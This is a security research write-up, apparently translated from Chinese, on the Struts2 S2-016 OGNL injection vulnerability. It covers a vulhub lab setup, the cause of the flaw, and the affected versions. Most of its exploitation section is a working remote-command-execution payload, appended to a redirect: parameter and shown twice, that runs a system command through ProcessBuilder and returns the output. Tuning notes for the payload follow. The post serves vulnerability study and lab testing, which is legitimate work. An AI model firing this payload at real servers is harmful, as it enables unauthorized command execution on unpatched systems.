[Research] Struts2 S2-016 Vulnerability Environment and POC
Introduces the environment, underlying principle, affected versions, exploitation process, POC, and POC considerations for the Struts2 S2-016 vulnerability.
Read in Chinese→[Research] Struts2 S2-016 Vulnerability Environment and POC
1. Environment
Environment
https://github.com/vulhub/vulhub/blob/master/README.zh-cn.md
Setting up this environment is quick and convenient. Refer to the instructions for details; it is very simple.
2. Principle
In Struts2, the
DefaultActionMapperclass supports"action:","redirect:", and"redirectAction:"as navigation or redirection prefixes. However, these prefixes can also be followed by OGNL expressions. Because Struts2 does not filter these prefixes, an attacker can use OGNL expressions to invoke Java static methods and execute arbitrary system commands.
Therefore, accessing http://your-ip:8080/index.action?redirect:OGNL表达式 executes an OGNL expression.
3. Affected Versions
Struts 2.0.0 - Struts 2.3.15
4. Exploitation Process

Open the environment
POC
This vulnerability can be exploited using a GET request; simply append the following directly.```java ?redirect:${%23a%3d(new java.lang.ProcessBuilder(new java.lang.String[]{‘cmd.exe’, ‘/c’,‘whoami’}})).start(),%23b%3d%23a.getInputStream(),%23c%3dnew java.io.InputStreamReader(%23b),%23d%3dnew java.io.BufferedReader(%23c),%23e%3dnew char[50000],%23d.read(%23e),%23matt%3d%23context.get(‘com.opensymphony.xwork2.dispatcher.HttpServletResponse’),%23matt.getWriter().println(%23e),%23matt.getWriter().flush(),%23matt.getWriter().close()}

Download the file and open it to view the command output.
POC```j
http://127.0.0.1:8080/struts2-showcase-2.1.6/showcase.action?redirect:${%23a%3d(new java.lang.ProcessBuilder(new java.lang.String[]{'cmd.exe', '/c','whoami'}})).start(),%23b%3d%23a.getInputStream(),%23c%3dnew java.io.InputStreamReader(%23b),%23d%3dnew java.io.BufferedReader(%23c),%23e%3dnew char[50000],%23d.read(%23e),%23matt%3d%23context.get('com.opensymphony.xwork2.dispatcher.HttpServletResponse'),%23matt.getWriter().println(%23e),%23matt.getWriter().flush(),%23matt.getWriter().close()}

```Download and open the file.
## POC Notes
Here, the POC contains what appears to be repeated data—these two statements: #d.read\(#e\),#matt.getWriter\(\).println\(#e\)
Repeating them several times is equivalent to manually looping several times.
There is also this statement: #e=new char\[50000\],#d.read\(#e\)
The size of `e` also affects how much content is displayed. If the returned output is incomplete, increase the value.